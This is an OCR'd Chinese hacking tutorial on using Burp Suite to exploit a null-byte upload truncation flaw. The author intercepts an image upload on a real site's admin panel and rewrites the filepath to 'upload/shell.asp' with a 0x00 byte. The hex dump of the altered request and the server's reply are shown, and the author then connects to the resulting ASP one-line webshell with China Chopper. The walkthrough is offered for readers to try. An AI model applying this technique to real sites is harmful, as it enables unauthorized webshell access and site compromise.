用 Burp suite 快速处理上传截断

BlAck.Eagle

Burp suite 是一个安全测试框架，它整合了很多的安全工具，对于渗透的朋友来说，是不可多得的一款囊中工具包，今天笔者带领大家来解读如何通过该工具迅速处理“截断上传”的漏洞。如果对该漏洞还不熟悉，就该读下以前的黑客 X 档案补习下了。

由于该工具是通过 Java 写的，所以需要安装 JDK，关于 JDK 的安装，笔者简单介绍下。基本是傻瓜化安装，安装完成后需要简单配置下环境变量，右键”我的电脑”->”属性”->”高级”->”环境变量”，在系统变量中查找 Path，然后点击编辑，把 JDK 的 bin 目录写在 path 的最后即可。如图 1





图 1

通过 CMD 执行下 javac 看是否成功安装。安装配置成功则会显示下图信息。如图 2

图 2

这里的测试网址是笔者帮朋友测试某站点时获取的，登陆后台后可以发表新闻，但是只能上传图片。然后发现新闻的图片目录在 upload/newsimg 下。如图 3



路径/文件名	上传时间	文件大小
/upload/newsimg/100-1.jpg	2009-5-23 9:37:04	602716 (字节)
/upload/newsimg/101-1.jpg	2009-5-23 9:38:34	692939 (字节)
/upload/newsimg/102-1.jpg	2009-5-23 10:25:33	404121 (字节)
/upload/newsimg/103-1.jpg	2009-5-23 10:26:19	406759 (字节)
/upload/newsimg/104-1.jpg	2009-5-23 10:26:59	414816 (字节)
/upload/newsimg/105-1.jpg	2009-5-23 10:27:34	374550 (字节)

图 3

后台有个" 网站资料设置"的功能，可以自行定义新闻图片的路径，但是当尝试把新闻图片路径改为"upload/newsimg.asp/"时，上传图片竟然上传失败了，所以这种方法失效。如图 4

图 4

接下来我们尝试上传截断漏洞，可能大家经常用的是通过 WSockExpert 抓包，修改后通过 nc 来提交获取 shell，但是大家会发现那样有点繁琐，我们看看今天的方法是多么高效：

首先允许 burpsuite.jar，然后点击"proxy" 标签，会发现 burp suite 默认的代理监听端口为 8080，如果怕跟自己电脑上的某个端口冲突的话，可以点击"edit"进行编辑。笔者使用默认端口。如图 5




图 5

然后打开本地浏览器的代理设置的地方，IE 一般为”工具”->”Internet 选项” ->”连接”->”局域网设置”，其他浏览器大致相同。如图 6




图 6

设置代理之后，我们到后台的某个上传新闻图片的地方上传一个图片木马，我这里的图片木马为 asp 一句话。如图 7

图 7

点击上传之后，我们到 proxy 的”history”选项，会发现该网站的某个 POST 提交请求，我们选中该链接后，右键选择”send to repeater”，如图 8




图 8

我们会发现刚才提交的请求的数据包，那么我们看一下，有一项是上传路径的地方，我们以前进行截断上传的时候经常修改这个地方，这次也不例外，我们把上传路径改为"upload/shell.asp "后面有一个空格，如图 9




图 9

然后选择"hex"进入 16 进制编辑模块，将空格的 16 进制 20 改为 00，即 null。如图 10

然后点击上方的"go"即可进行数据包的提交，提交成功后会返回提交的路径，如图 11

request

raw | params | headers | hex

38	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	ontent-Disposit
39	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	on: form-data; n
3a	61	6d	65	3d	22	61	63	74	22	0d	0a	0d	0a	75	70	6c	ame="act"upl
3b	6f	61	64	0d	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	oad----------
3c	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
3d	2d	2d	37	64	61	32	35	32	33	39	34	30	37	62	32	0d	--7da25239407b2
3e	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	Content-Disposi
3f	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	tion: form-data;
40	20	6e	61	6d	65	3d	22	66	69	6c	65	70	61	74	68	22	name="filepath"
41	0d	0a	0d	0a	75	70	6c	6f	61	64	2f	73	68	65	6c	6c	upload/shell
42	2e	61	73	70	00	0d	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	.asp --------
43	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
44	2d	2d	2d	2d	37	64	61	32	35	32	33	39	34	30	37	62	----7da25239407b

图 10

esponse

raw | headers | hex | html | render

```
<link rel="stylesheet" type="text/css" href="../style.css">
</head>
<body>


<body bgcolor="#FFFFFF" leftmargin=5
topmargin=3><script>parent.form1.doc_html.value+='[img]../../../upload/shell.asp<font
size=2>ÏÄ¼þÉÏ´«³É¹¦ [ <a href=# onclick=history.go(-1)>¼ÌÐøÉÏ´«</a> ]</font>
```

图 11

笔者通过菜刀就直接连接到一句话后门了。如图 12，大家进行测试吧！




图 12